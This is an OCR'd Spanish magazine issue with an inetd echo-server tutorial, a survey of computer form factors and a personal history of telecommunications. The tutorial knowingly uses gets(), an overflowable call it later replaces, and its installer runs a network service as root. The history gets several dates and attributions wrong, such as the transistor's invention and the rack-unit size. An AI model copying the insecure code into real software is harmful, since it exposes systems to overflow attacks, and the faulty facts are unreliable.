Lo que sucede con estos dos dispositivos es que pueden ser redireccionados, es decir, cualquiera de ellos puede ser sustituido por cualquier otro y esto es precisamente lo que hace inetd. Por una parte, inetd, redirecciona la conexión de red entrante a la entrada estándar del proceso que lanza (las últimas columnas del fichero de configuración), a la vez que redirecciona la salida estándar de ese proceso a la conexión de red.

"inetd se comunica con los servicios utilizando stdin y stdout"

El resultado de todo esto es que cualquier cosa que se envíe por la red, se leerá como si se tratara de una entrada por teclado, y todo lo que enviemos a la pantalla, se enviará por la red en lugar de mostrarlo en el terminal.

Para ilustrar todo esto vamos a implementar el clásico servidor *echo* que repite todo lo que le decimos. Lo interesante del servidor de eco es que se comprueba tanto la transmisión como la recepción de datos y además se verifica que no se pierden datos en ninguno de los dos caminos.

UN SERVIDOR DE echo

Nuestra primera versión del servidor de echo la vamos a hacer en lenguaje C... que nadie se asuste, es un programa tan tonto que no requiere ni explicación, aunque la vamos a dar. El programa hace una lectura de la entrada estándar, y lo que lee, lo envié a la salida estándar.

```
#include <stdio.h>

int main() {
  char buffer[1024];
  gets (buffer);
  printf ("%s", buffer);
}
```

Ahora podemos compilar el programa, utilizando la herramienta make. Si hemos llamado a nuestro servicio *echo.c*, ejecutamos:

```
occam@razor:/tmp$ make echo
cc     echo.c   -o echo
/tmp/ccbhjBK1.o(.text+0x1d): In function ‘main’:
: warning: the ‘gets’ function is dangerous
and should not be used.
```

Irresponsablemente obviamos el warnning que obtenemos en la compilación (muy pronto carecerá de interés), cambiamos el propietario de nuestro servicio e informamos a inetd del nuevo servicio que queremos que gestione, tras lo cual lo reiniciamos para que se entere.

“En apenas cuatro líneas de código podemos programar un servidor de ECHO”

```
occam@razor:tmp$ chown nobody:nobody /tmp/echo
occam@razor:tmp$ echo "6666 stream tcp wait \
> nobody /tmp/echo echo" >> /etc/inetd.conf
occam@razor:tmp$ /etc/init.d/inetd restart
```

Sí, hay formas más elegantes de reiniciar inetd, pero eso queda para los lectores del `man` :).
Ahora ya podemos probar nuestro nuevo servicio

```
occam@razor:tmp$ telnet localhost 6666
Hola Mundo!!!
Hola Mundo!!!
occam@razor:tmp$
```

Ingreíble, hemos escrito nuestro primer servicio unix sin necesidad de saber lo que es un socket... tranquilos que lo sabremos en próximas entregas, pero por ahora mola no?.

DEJANDO EL SERVIDOR DECENTE

Nuestra primera versión del servidor, generaba un feo warnning que además es bastante peligroso, pero resultaba más sencillo ver como la entrada y salida estándar se corresponden por defecto con el teclado y la consola.
Vamos a reescribir nuestro servidor de una forma más correcta. El programa hace exactamente lo mismo, pero ahora accedemos directamente a los descriptores de fichero de la entrada y salida estándar. Veámoslo:

```
#include <unistd.h>

int
main(int argc, char *argv[])
{
  char buffer[1024];
  int  len;

  len = read (0, buffer, 1024);
  write (1, buffer, len);

  return 0;
}
```

Como podemos ver en este ejemplo, leer del descriptor de ficheros 0 es equivalente a un gets y escribir en el descriptor de fichero 1 es lo mismo que un printf.

CUESTIÓN DE TAMAÑO

El servidor de echo que acabamos de escribir, ocupa unos 12Kb, los cuales podemos dejar en 3Kb utilizando el comando strip:

```
occam@razor:tmp$ ls -lh
total 12K
-rwxr-xr-x  1 edma edma  12K Apr 20 20:48 echo
occam@razor:tmp$ strip echo; ls -lh
total 3K
-rwxr-xr-x  1 edma edma 3.0K Apr 20 20:49 echo
```

Un tamaño ridículo para los tiempos que corren, pero y si lo pudiéramos dejar en unos poco bytes, por ejemplo sustituyendo nuestro ejecutable por un pequeño script perl como este:

```
#!/usr/bin/perl

$|=1;
$_ = <>; print;
```

Ahora nuestro servicio ocuparía sólo:

```
occam@razor:tmp$ ls -lh
total 38
-rw-r--r--  1 edma edma   38 Apr 20 20:52 echo2
occam@razor:tmp$
```

.... 38 bytes ..... ingreíble!!!!!
Estos 38 bytes son ficticios, ya que para poder ejecutar este servidor, necesitamos tener el interprete de Perl instalado que ocupa bastante más que nuestros 3Kbytes iniciales. Sin embargo, normalmente si que tenemos una shell.... uhmmm!!!!
A partir de aquí ya podéis hacer vuestras propias pruebas, aunque para terminar vamos a añadir un par de secciones geek para flipados :)

GEEK ZONE 1: UN INSTALADOR

Ahora que tenemos nuestro servidor preparado, que tal si preparamos un instalador?... podríamos usar InstallShield(TM) o similares, pero como somos unos geeks vamos a hacer un script shell para instalar nuestro servicio.
El script es el siguiente:

```
#!/bin/sh
SERVICE_PATH=$HOME

# Crea el fichero fuente
cat << EOP > $SERVICE_PATH/echo_service.c
#include <unistd.h>

int main () {
  char buffer[1024];
  int  len;

  len = read (0, buffer, 1024);
  write (1, buffer, len);

  return 0;
}
EOP

# Lo compila y borra el fichero fuente
gcc $SERVICE_PATH/echo_service.c \
    -o $SERVICE_PATH/echo_service
rm $SERVICE_PATH/echo_service.c

# Configuramos inetd
echo "8000 stream tcp nowait root \
$SERVICE_PATH/echo_service" >> \
/etc/inetd.conf

# Reinicia inetd para activar servicio
/etc/init.d/inetd restart
```

Como podéis ver, el script contiene el código fuente del servicio, no el ejecutable. El script crea el fichero fuente en un directorio, lo compila y lo instala.... ¿qué ganamos con esto?... pues que nuestro servicio es ahora multiplataforma. Podemos instalarlo en un procesador Intel, en un SPARC en un PA-RISC, nos da igual, el ejecutable se genera en la plataforma de destino.

GEEK ZONE 2: VERSION MÁS PEQUEÑA

Para terminar con las geekadas... que os parecería hacer nuestro servidor más pequeño?... parece difícil no?, pero tenemos un par de opciones más, como por ejemplo, reimplementarlo en ensamblador.
Nuestro servicio de echo queraría tal que así:

```
;; Servicio ECHO para usar con inetd
;; (c) Occam's Razor, 2006
;;
;; compilar con:
;;   nasm -f elf echo.asm
;;   ld -s -o echo echo.o

section .text
  global _start    ; Requerido por el linker (ld)

_start:            ; Punto de entrada al programa
  ;; Leer Entrada
  mov  edx, 1024
  mov  ecx, bread
  xor  ebx,ebx     ; stdin -> 0
  mov  eax, 3      ; Llamada al sistema read
  int  0x80

  ;; Escribir salida
  inc   ebx        ; stdout -> 1
  mov   eax, 4     ; Llamada al sistema write
  int   0x80

  mov   eax,1      ; Llamada al sistema exit
  int   0x80

;; Sección de Datos no Inicializados
section .bss
  bread   resb   1024 ; unsigned char bread[1024];
```

El código fuente es un poco más largo, pero veamos que pasa al compilarlo.

```
occam@razor:tmp$ nasm -f elf echo.asm
occam@razor:tmp$ ld -s -o echo echo.o
occam@razor:tmp$ ls -lh
total 428
-rwxr-xr-x  1 edma edma  428 Apr 20 21:05 echo
occam@razor:tmp$
```

No son los 38 bytes de la versión Perl, pero no necesitamos ningún interprete instalado en el sistema.... Mooolaaaa!!!

EN EL PRÓXIMO NÚMERO

Esto ha sido todo en esta entrega, en el próximo número, sí veremos como montar un servicio completo con sus sockets y sus cosas. Por ahora, tenemos material para ir haciendo cosillas.
Hasta la próxima entrega!.

Eligiendo Ordenador

Más allá de la torre y el portátil

por Tony Cassette

En general, se cree que un ordenador puede ser una torre (con sus distintas variantes), un *desktop* o un portátil. Sin embargo, el mundo esta lleno de ordenadores con factores de forma muy diferentes, más adecuados para unas u otras soluciones. En este artículo os descubriremos algunos de los más utilizados.

ENTORNOS INDUSTRIALES. RACKS

Cuando nos alejamos de las oficinas y nos adentramos en entornos más industriales o en general en soluciones más específicas, los ordenadores raramente están solos. En una planta industrial, el ordenador controla la línea de montaje a través de equipos eléctricos adicionales. En una compañía de telecomunicaciones, el ordenador controla las líneas telefónicas que llegan a la centralita o en un banco de pruebas, el ordenador controla distinta instrumentación con la que realizar las medidas necesarias para llevar a cabo sus tests.
En todos estos casos, los ordenadores, junto con todo eso que los rodea y que ellos debe controlar, se suelen montar en lo que se llama un rack. Un rack no es otra cosa que un armario diseñado para albergar distintos equipos de una forma estable, compacta y sólida.
Los racks utilizados normalmente tienen un ancho estándar de 19"(pulgadas) y es normal que los fabricantes de equipos distribuyan modelos para su montaje en estos racks de 19"(normalmente referidos en sus catálogos como “rack mounted”).
Estos racks se dividen verticalmente en lo que se llama una “U”, aproximadamente 2.45", y los equipos que se montan en los racks se caracterizan por el número de Us que ocupan en el rack, es decir, por el espacio vertical que ocupan.
A la hora de montar un ordenador en un rack, disponemos de varias posibilidades.

- Ordenadores para montaje en rack
- Uso de un subrack

RACK MOUNTED COMPUTERS

Como decíamos podemos encontrar ordenadores especialmente diseñados para ser montados en racks de 19.[en] varios tamaños, siendo los más habituales los de 1 o 2 Us.

Esta solución es común, por ejemplo, en instalaciones que involucran a muchos ordenadores como sucede en las empresas de hosting/housing o en los clusters. Como nos podemos imaginar, en un espacio bastante reducido podemos disponer varios ordenadores de una forma ordenada. Por ejemplo, un rack de 18 Us tiene una altura de poco más de un metro, utilizando ordenadores de 1 U podremos meter 18 ordenadores en ese rack.

SUB-RACKS Y BUSES ESPECIALES

Estamos acostumbrados a meter tarjetas de expansión en nuestros ordenadores de casa. Tarjetas PCI que se comunican con nuestro ordenador y le dan nuevas posibilidades. Pues bien, PCI es lo que se conoce como un bus y como os podéis imaginar no es el único.
Como decíamos más arriba, en entornos industriales es normal utilizar cosas “más sólidas” y además suelen estar diseñadas para ser incluidas dentro de un rack estándar de 19". Existen versiones especiales de buses comunes utilizados por ordenadores como el PCI o el VME (utilizado por máquinas basadas en el 68000 de Motorola), orientadas a la instrumentación, es decir, las “tarjetas” que vamos a poner a nuestro ordenador con elementos de medida que requieren señales especiales para funcionar correctamente.

Así, la extensión para instrumentación del bus PCI se llama PXI y la del bus VME recibe el nombre VXI. Otro bus utilizado para estos montajes en rack de los que estamos hablando es el cPCI (Compact PCI), una versión "compacta" del bus PCI, que ha resultado muy popular ya que los fabricantes de hardware no tienen que hacer grandes cambios a sus diseños (soluciones PMC + carrier).
Estos buses se suelen montar sobre un subrack que puede ser instalado en un rack mayor, y proporciona "slots" o ranuras en las que pinchar nuestras tarjetas, siendo el ordenador una más de esas tarjetas (normalmente es la tarjeta en el slot 0).
Estos sub-racks suelen tener unas medidas de 3, 6 o 9 Us, y un número variable de ranuras para pinchar tarjetas. Las tarjetas se suelen pinchar en posición vertical.

SBC: SINGLE BOARD COMPUTERS

Los ordenadores de una sola placa (Single Board Computers o SBC) son, como su propio nombre indica, ordenadores completos en una sola placa. En general, estos ordenadores se pinchan en un bus como si fueran una tarjeta más, para permitir su comunicación con hardware adicional en el sistema. Es bastante habitual que los ordenadores para montaje en rack sean de este tipo, así como los denominados PCs industriales que también suelen seguir esta filosofía.

PC-104 Y PC-104+

Los PC-104 y PC-104+ son pequeños ordenadores (10.4 cm de ahí su nombre) que poseen respectivamente un bus ISA o un bus PCI. La característica más salientable de esta solución, además de su reducido tamaño, es que las tarjetas de expansión se apilan sobre el ordenador.
Los PC-104 poseen un conector en su placa que permite pinchar tarjetas sobre él y cada una de las tarjetas pinchadas, proporciona ese mismo conector, de forma que tarjetas adicionales pueden ser incluidas.
De esta forma, el ordenador crece hacia arriba (o hacia abajo, según se mire) con cada nueva tarjeta que se le añada.
Los PC-104 son en general muy robustos y poseen una potencia de cálculo limitada, lo que los hace especialmente interesantes para instalaciones de control industrial y sistemas embebidos.

TODAVÍA MÁS PEQUEÑITOS

Siguiendo nuestro camino hacia la nimiedad nos encontramos ordenadores todavía más pequeños con un tamaño similar al de una unidad de disco de 3.5". Realmente pequeños.
Este tipo de ordenador está orientado a su integración en un sistema mayor como un elemento más. Una característica de este tipo de ordenadores es que no vamos a encontrar un conector para el teclado, el ratón o el monitor, sino que nos encontraremos con un montón de pines (algo así como el conector IDE de nuestro disco duro) que llevan todas esas señales y somos nosotros los encargados de llevar cada uno de ellos al conector que más nos apetezca.
En general estos ordenadores se encuentran en el interior de los routers ADSL o de los *TiVOs* que tenemos en nuestra casa. En la última sección de este artículo podréis ver algunos modelos.

SoC. SYSTEM ON CHIP

Los ordenadores que acabamos de ver son muy pequeños y útiles para montar pequeños dispositivos dedicados, sin embargo, otra tendencia para este tipo de soluciones son los denominados SoCs o System On Chip.
Básicamente, en un único chip se empaquetan absolutamente todos los elementos de un ordenador, excepto aquellos relacionados con la adaptación de señales para su conexión al mundo real. Es decir, de las patas de este chip salen todas las señales necesarias para su conexión a una red ethernet pero nosotros tenemos que poner un pequeño circuito para poder adaptar esas señales y sacarlas por un RJ45 estándar.
Un caso especial de SoCs son la última generación de FPGAs (Field Programmable Gate Array), la evolución de las CPLD, PLD, PAL/PLA, etc... Las FPGAs son "hardware programable", es decir, podemos programar que elementos hardware queremos que contenga y cambiarlos con posterioridad. De esta forma, podemos programar nuestra FPGA para que contenga un determinado microprocesador, un controlador PCI, un controlador ethernet y otro USB.

"Las soluciones SoC nos proporcionan un ordenador completo en un único chip."

Esto que parece tan fácil, realmente lo es. En la actualidad un montón de fabricantes y más recientemente particulares han desarrollado una importante librería de lo que se conocen como "cores". Un "Core" es una configuración de la FPGA para realizar una operación concreta. Existen "cores" para un gran número de circuitos normalmente utilizados en un ordenador. Incluso se han desarrollado microprocesadores que sólo existen como una configuración de la FPGA (microblaze)

CURIOSIDADES

Finalmente, y a modo de curiosidad vamos a nombrar un par de ordenadores más bien pequeñitos y que son capaces de correr GNU/Linux.

- PicoTux. A simple vista, PicoTux es un conector de red RJ45, pero en realidad se trata de un linux embebido en un microcontrolador. PicoTux, además del interfaz de red fácilmente identificable dispone de un puerto serie de alta velocidad y un número reducido de líneas de entrada/salida.


  `http://www.picotux.com/producte.html`

- uCLinux. Realmente se trata de una distribución de linux preparada para funcionar sobre procesadores sin MMU (Memory Management Unit o Unidad de Gestión de Memoria). Los desarrolladores de uCLinux han creado una pequeña placa del tamaño de un módulo de memoria DIM con un microcontrolador y su distribución de linux embebida

  `www.uclinux.org/`

- Mini-ITX. Las placas mini-ITX se han popularizado con los recientes barebones y "ordenadores de salón". Su reducido tamaño (170mm x 170mm) y bajo nivel de ruido las hacen especialmente interesantes para ponerlas en nuestro salón.

  `http://www.mini-itx.com/`




- Fox Board LX. Un completo sistema linux en una placa de 66 mm x 72 mm. La placa incorpora un procesador ETRAX 100LX a 100 MHz. La compañía que distribuye la placa (ACME Systems y no es cachondeo) proporciona un SDK para el desarrollo de aplicaciones sobre esta plataforma. El sistema proporciona toda clase de interfaces.

  `http://www.acmesystems.it/?id=4`

- La empresa Gumstix ofrece pequeños ordenadores basados en procesadores PXA (Intel XScale) y toda una serie de accesorios que incluyen varias tarjetas de expansión, cajas para el montaje de las placas, etc...

  `http://gumstix.com/`



- La empresa Soekris también comercializa pequeños sistemas especialmente orientados al desarrollo de sistemas de red como routers. Estas placas también tienen un tamaño que varía con el modelo. El tamaño de su placa net4801 es de 13.2cm x 14.4cm.

  `http://soekris.com/`

Mi historia de la Telecomunicaciones

Un paseo subjetivo por el origen de las Telecomunicaciones

por Fernando Martín Rodríguez

No hace mucho visité el foro que los alumnos de telecomunicación de Vigo utilizan para comentar temas de la Escuela (http://foroteleco.uvigo.es) y encontré una pregunta diferente y, quizás, más interesante a las habituales: ¿Qué son las telecomunicaciones? Esa pregunta formulada por estudiantes de la materia también resulta inquietante: ¿Cómo es posible que no sepan contestarla? Ello me llevó a intervenir en la discusión y a intercambiar varias ideas con ellos.

Una conclusión más o menos compartida con todos fue que es una profesión muy nueva. Por ejemplo, en España la primera Escuela se fundó en Madrid en 1931, aunque antes habían existido como precursoras las escuelas de telegrafistas del ejército, lo que convierte a la ingeniería de telecomunicaciones en una titulación de origen militar, como la mayoría de las ingenierías. Otro dato: según estudios del colegio profesional (informe PESIT, www.coit.es) sólo el 10 % de los titulados españoles están jubilados. Esta juventud de la profesión hace que sea poco conocida para el público en general. Ahora bien, el desconocimiento de estudiantes de la propia titulación ya no se justifica tanto. Quizás ese desconocimiento de los alumnos procede en gran medida de la gran especificidad de las asignaturas impartidas y de lo volcado que está cada profesor en su propia materia. A veces, conviene dar una visión más global y es mi intención al escribir este artículo.

El objetivo del artículo (como dice su título) es dar una visión personal de la historia de la telecomunicación. Digo personal porque se basará en el comentario sucesivo de una serie de hitos importantes, los que yo considero más importantes, para esta profesión (y para la tecnología de la que se ocupa). Preguntando a otro ingeniero, el resultado de los desarrollos seleccionados podría ser diferente e igualmente válido.

Quiero que este texto sirva también como homenaje a todas las personas que dedicaron noches sin dormir a hacer realidad lo que hoy llamamos tecnología. La selección es, por supuesto, personal pero vaya por delante mi admiración a los que he seleccionado y a los que no (a muchos, por supuesto, mi ignorancia me hace desconocerlos).

Para empezar la historia de la telecomunicación nada mejor que una definición que intentaré que sea clara, sencilla y general. Para lograr una definición así no hay nada mejor que recurrir a la etimología: TELECOMUNICACIÓN = TELE + COMUNICACIÓN = "Comunicación a Distancia". Entendemos por tanto por telecomunicación al acto de ser capaz de transmitir información a otras personas situadas a una distancia mayor al alcance de la comunicación humana directa (visual o verbal).

Comenzamos ahora a glosar los grandes hitos recorridos en el camino desde la ausencia de tecnología hasta la situación actual. Desearía dividir este recorrido por logros de la humanidad en dos avances paralelos e intercomunicados:

- Los inventos: entendiendo como tal el desarrollo de sistemas nuevos y su puesta en marcha experimental.
- Las teorías: se trata de aquellas contribuciones que no aportan ningún nuevo sistema en sí pero que permiten estudiar algún fenómeno con mayor profundidad que hasta entonces.

Puede parecer que entiendo las teorías como contribuciones mucho más teóricas sin embargo su interrelación con los inventos ha sido y sigue siendo total. Marconi utilizó las primeras antenas sin saber aplicar las ecuaciones de Maxwell, sin conocer dichas ecuaciones sería totalmente imposible el desarrollo actual de la ingeniería radioeléctrica. Hay inventos que han propiciado la creación de teorías. Toda teoría importante ha generado infinidad de inventos.

Vamos a ver ahora los que yo considero los mayores hitos de la tecnología de la comunicación en la historia.

EL TELÉGRAFO

Dada nuestra definición de telecomunicación, se podría decir que el correo postal fue el primer sistema de telecomunicación. Eso es cierto, pero sólo vamos a entender como verdaderos sistemas de telecomunicación aquellos capaces de enviar la información a mayor velocidad que un humano. Esta salvedad es aceptada por muchos pero puede ser polémica. Los ingenieros diseñan y analizan como un canal de comunicaciones los medios de grabación (una cinta: medio magnético, un CD: medio óptico) y en este caso puede haber retardos mucho mayores al viaje de un humano desde emisor a receptor.

A pesar del interés que puedan tener, no vamos a considerar los sistemas de comunicación basados en señales visibles a gran distancia (señales de humo, señales ópticas basadas en espejos o la comunicación naval basada en códigos de banderas). La razón: cuando alguien piensa en telecomunicación piensa en el uso de señales electromagnéticas (tanto en propagación libre por el aire o el vacío como guiadas por cables o fibras ópticas).

Podríamos completar la definición: TELECOMUNICACIÓN = "Comunicación a distancia mediante campos electromagnéticos".

El primer sistema de telecomunicación (en el sentido recién definido) fue el telégrafo. Vemos que el prefijo "tele" vuelve a aparecer (y aparecerá en más sistemas). TELÉGRAFO = ESCRITURA A DISTANCIA.

El primer telégrafo del que se tiene noticia fue desarrollado por uno de los mayores genios de la historia: el alemán Carl Friedrich Gauss (Brunswick 1777, Gottingen 1855). Gauss se asoció durante seis años al físico Wilhem Weber. Entre ambos lograron conectar el despacho de Gauss en el observatorio astronómico con el de Weber en la facultad de física (a más de dos kilómetros de distancia). Esta experiencia fue llevada a cabo en 1822.

Sin embargo la experiencia de Gauss no tuvo continuidad y para él mismo quedó como un hecho anecdótico. El padre del telégrafo es, indiscutiblemente, Samuel Morse. Morse reprodujo la experiencia de Gauss en 1833 pero no contento con eso desarrolló el primer sistema de telecomunicación regular de la historia. El telégrafo primitivo sólo permitía transmitir una señal elemental: el pulso, de la que sólo podía modificarse la duración. Morse definió dos símbolos: el pulso corto (el punto) y el largo (la raya) inventando sin saberlo la primera modulación digital de la historia. Después, buscó una manera óptima de transmitir mensajes de texto dedicando menos símbolos a los caracteres más probables y más a los menos probables. También sin saberlo creó un código prefijo (para poder trabajar con palabras de longitud variable ninguna palabra válida puede ser prefijo de otra) y óptimo (de longitud media mínima, ver punto 1 del Cuadro 1). Finalmente Morse logró establecer una línea telegráfica regular entre las ciudades norteamericanas de Washington D.C. y Baltimore (situadas a más de cien kilómetros de distancia).




FIGURA 1: Esquema de un telégrafo primitivo

La telegrafía duró más de cien años y su heredero natural el teletipo (ver punto 2 del Cuadro 1) hasta hace muy poco (prácticamente hasta la llegada del correo electrónico).

FIGURA 2: Operadoras conmutando llamadas manualmente (se calcula que si el tráfico telefónico actual tuviese que ser conmutado manualmente, toda la población mundial sería insuficiente para hacerlo).

EL TELÉFONO

De nuevo aparece el prefijo "tele". TELÉFONO = VOZ A DISTANCIA. Al ser capaz de transportar el medio de comunicación humana fundamental (la voz), la telefonía ha sido durante más de 100 años el sistema de telecomunicación más usado (y, probablemente, sigue siéndolo hoy día).

El teléfono es un invento cuya historia está salpicada por la polémica. Antonio Meucci fue un italiano (nacido en Florencia en 1808) que emigró al nuevo mundo: se estableció en Cuba en 1835 y, después, en Nueva York en 1850.

En 1855 Meucci fue capaz de unir por voz dos habitaciones de su casa a través de un teléfono no eléctrico (un artilugio que guiaba mecánicamente las ondas acústicas). Meucci logró una patente temporal de su invento pero no disponía de medios económicos para la definitiva. Además, la difusión de su trabajo le fue casi imposible por no dominar el idioma inglés. Se dice que Meucci enseñó su trabajo a varias empresas que no confiaron en él.

Nunca se ha probado pero se sospecha que parte del material de Meucci cayó en manos del ambicioso escocés Alexander Graham Bell. Bell patentó un teléfono ya eléctrico en el año 1876. Probablemente, nunca sabremos a ciencia cierta si realmente partió del desarrollo de Meucci (muerto en Nueva York en 1896).

El 11 de junio de 2002 el Congreso de Estados Unidos aprobó la resolución 269 por la que reconoció que el inventor del teléfono había sido Meucci y no Alexander Graham Bell.

CUADRO 1: CURIOSIDADES TELÉFONO TELÉGRAFO

1. Huffman desarrolló más de cien años después (1952) un método sistemático para crear códigos prefijo óptimos.
2. El Francés Emile Baudot inventó el teletipo en 1874. Básicamente es un telégrafo avanzado donde los bits se agrupaban de 5 en 5. El resultado era una especie de máquina de escribir que transmitía una copia al otro extremo al tiempo que se tecleaba.

LA RADIO

Entendemos por radiocomunicación el empleo para la comunicación de ondas electromagnéticas que se propagan en el aire. El dispositivo crucial para la radio es pues la antena.

Es difícil atribuir a una sola persona la invención de la radiocomunicación. El primer y fundamental avance fue teórico (ver más adelante en "Las Teorías") cuando J.C. Maxwell estableció las ecuaciones fundamentales del electromagnetismo. Posteriormente el físico Heinrich Hertz comprobó experimentalmente las ecuaciones de Maxwell y fue el primero que caracterizó las ondas electromagnéticas (desde entonces, ondas hertzianas).

A partir de los experimentos de Hertz surgió la inquietud de poder enviar las señales telegráficas por el aire, lo que en aquel momento se llamó "telegrafía sin hilos" (que llegaría a ser muy importante a principios del XX ya fue el primer sistema en la historia en permitir la comunicación con un barco en alta mar). Fueron varias personas, casi a la vez, las que hicieron los primeros experimentos: el primero fue Nikola Tesla en Estados Unidos (1893) seguido por Alexander Popov en Rusia (1896). Sin embargo, estas experiencias quedaron en anécdota, el que logró hacer evolucionar la radiocomunicación a un sistema comercial fue el italiano Guillermo Marconi (trabajando en Inglaterra). En 1897 Marconi montó el primer emisor fijo de la historia en la Isla de Wight, al sur de Inglaterra y en 1898 abrió la primera factoría de equipos de transmisión sin hilos en Hall Street (Chelmsford, Reino Unido) empleando en ella alrededor de 50 personas. En 1899 Marconi consiguió establecer una comunicación de carácter telegráfico entre Gran Bretaña y Francia. Tan sólo dos años después, en 1901 logró atravesar el océano Atlántico.

FIGURA 3: Guillermo (en italiano: Guglielmo) Marconi (nacido en Bolonia en 1874, fallecido en Roma en 1937).

Marconi obtuvo en 1909 el premio Nobel de Física, compartido con el alemán Karl Ferdinand Braun ambos por sus contribuciones a la telegrafía sin hilos (Braun había desarrollado el primer rectificador de la historia que fue utilizado por Marconi en sus receptores).

FIGURA 4: Torre emisora. La radiodifusión siempre se ha basado en buscar posiciones elevadas para el emisor. En países muy llanos hay que construir grandes torres (la contrapartida es que una torre sobre una llanura tiene un alcance enorme).

A diferencia de Braun, Marconi fue una persona muy ambiciosa que fundó una empresa de telecomunicaciones que aun existe hoy (www.marconi.com). En 1918, fue nombrado miembro vitalicio del Senado italiano y en 1929 recibió el título de marqués.

La Nochebuena de 1906, utilizando el principio heterodino (ver Cuadro 2), Reginald Fessenden transmitió desde Brant Rock Station (Massachusetts) la primera radiodifusión de audio de la historia. Así, buques en el mar pudieron oír una radiodifusión que incluía a Fessenden tocando al violín la canción O Holy Night y leyendo un pasaje de la Biblia.

Un gran paso en la calidad de los receptores, se produce en 1918 cuando Edwin Armstrong inventa el superheterodino (ver Cuadro 2).

EL TRIODO Y EL TRANSISTOR

Uno de los mayores inventores de la historia, Thomas Alva Edison, estaba realizando experimentos con su invento más conocido (la bombilla) cuando descubrió que ciertos metales en el vacío eran capaces de emitir electrones si están a temperatura suficiente. Este efecto, llamado efecto termoiónico o efecto Edison, no fue aprovechado hasta que un grupo de ingenieros de la Westinghouse desarrollaron la válvula diodo.

CUADRO 2: HETERODINO Y SUPERHETERODINO

El principio heterodino, establece la técnica de modulación analógica basada en introducir dos señales en un dispositivo no lineal para lograr obtener (por filtrado) el producto de ambas a la salida.

El superheterodino es un receptor en dos fases: primero se baja la señal a una frecuencia intermedia (constante) para después realizar la demodulación propiamente dicha.

FIGURA 5: Válvula de Vacío

El diodo es un rectificador que se basa en una ampolla donde se ha hecho el vacío y se tienen dos electrodos: el cátodo se mantiene caliente (con un filamento similar al de una bombilla llamado filamento de caldeo) y el ánodo está lo bastante alejado para mantenerse frío y no emitir electrones; de esa forma la corriente sólo puede circular en un sentido. El diodo de válvula era mucho mejor que el basado en cristal (que había inventado Ferdinand Braun) y lo sustituyó en todos los receptores.

El siguiente paso fue introducir una rejilla entre el ánodo y el cátodo. La tensión aplicada a esa rejilla podía servir para controlar la cantidad de corriente que circula. Nacía el triodo que se empezó a usar como elemento amplificador y también como modulador. La ciencia de la electricidad alumbraba a su hija predilecta: la electrónica.

En 1951 se daba el salto definitivo: Wiliam Bradford Shockley inventaba el transistor en 1951. El transistor (basado en semiconductores) era mucho más pequeño y consumía infinitamente menos que las válvulas. La limitación del transistor frente a las válvulas es su poca capacidad para manejar señales de potencias muy altas (KW, tensiones de KV y corrientes de 1 ó 2 A). Eso hace que en algunas estaciones emisoras de radio se sigan usando válvulas en la última etapa amplificadora. Las válvulas fueron sustituidas por la nueva tecnología y eso permitió la creación de dispositivos cada vez más pequeños, fiables y de más bajo consumo.

Shockley recibió el premio Nobel en 1956. A pesar de su indudable mérito se le recuerda como un hombre polémico. Realizó declaraciones racistas en las que dudaba de la capacidad intelectual de la raza negra. Fundó una empresa en California pero ocho de sus ingenieros la abandonaron por no soportar el carácter difícil de Shockley (entre ellos estaban Robert Noyce y Gordon Moore que después fundarían Intel).

LA TELEVISIÓN

De nuevo el prefijo "tele". TELEVISIÓN = "Visión a distancia" (y casi diría: imagen a distancia). Un viejo conocido, Ferdinand Braun, inventó el osciloscopio (1897) y con él el tubo de rayos catódicos. Además fue fundamental el descubrimiento de las propiedades electroópticas del selenio (su resistencia varía con la luz que recibe). En 1923, Vladimir Zworykin desarrolla el iconoscopio, el primer tubo de cámara práctico.

CUADRO 3: TUBO DE CÁMARA

El tubo de cámara fue la primera tecnología de captura de imagen en movimiento. Se basaba en un tubo de rayos catódicos y una resistencia variable con la luz. No fue sustituido hasta la década de los noventa, cuando aparecieron los sensores de imagen de estado sólido (CCD's).

El considerado por todo como padre de la televisión es John Logie Baird que en 1927 logró transmitir una señal a una distancia de 438 millas entre Londres y Glasgow, para ello introdujo una señal analógica en un cable telefónico interurbano.

En 1937 estaba en el mercado en Inglaterra un receptor de TV de 405 líneas. La empresa que lo fabricaba era la Marconi-EMI.

El ingeniero mexicano Guillermo González Camarena desarrolló el primer sistema de TV en color en 1940. Este investigador fue una persona curiosa y polifacética: músico, astrónomo, meteorólogo e ingeniero electromecánico. Construyó su propia cámara de TV a los 17 años, su patente de la TV color fue registrada cuando tenía 23 años. Las primeras emisiones en color se realizaron en México en 1963. El 18 de abril de 1965 regresaba de inspeccionar el transmisor-repetidor del cerro de Las Lajas (Veracruz) y sufrió un accidente de tráfico mortal (tenía 48 años).

FIGURA 6: Receptor alemán de la década de los 50

INTERNET

A propósito (repito que esta es una versión personal), no he incluido el ordenador. Como he dicho muchas veces: telecomunicación no es informática. Los ingenieros de telecomunicación estudian mucha informática y muchos lo aprovechan para trabajar en ello pero nuestro trabajo es mover la información, no su tratamiento.

Lo que sí entra de lleno en el terreno de la telecomunicación es la comunicación entre ordenadores o, dicho de una forma más general, entre máquinas. En la definición original hablaba de comunicación entre personas, hoy en día la comunicación entre máquinas es igual de importante (aunque detrás de una máquina siempre hay una o varias personas: sus usuarios).
La red de computadoras "ARPANET" (Advanced Research Projects Agency Network) fue creada por encargo del Departamento de Defensa de los Estados Unidos como medio de comunicación para los diferentes organismos del país. El primer nodo se creó en la Universidad de California. En 1983 se finalizó la transición desde los primeros protocolos utilizados al actual (TCP/IP). A partir de ese momento el interés en conectarse a esa red comenzó a extenderse por todo el mundo dando lugar a la archiconocida red INTERNET.
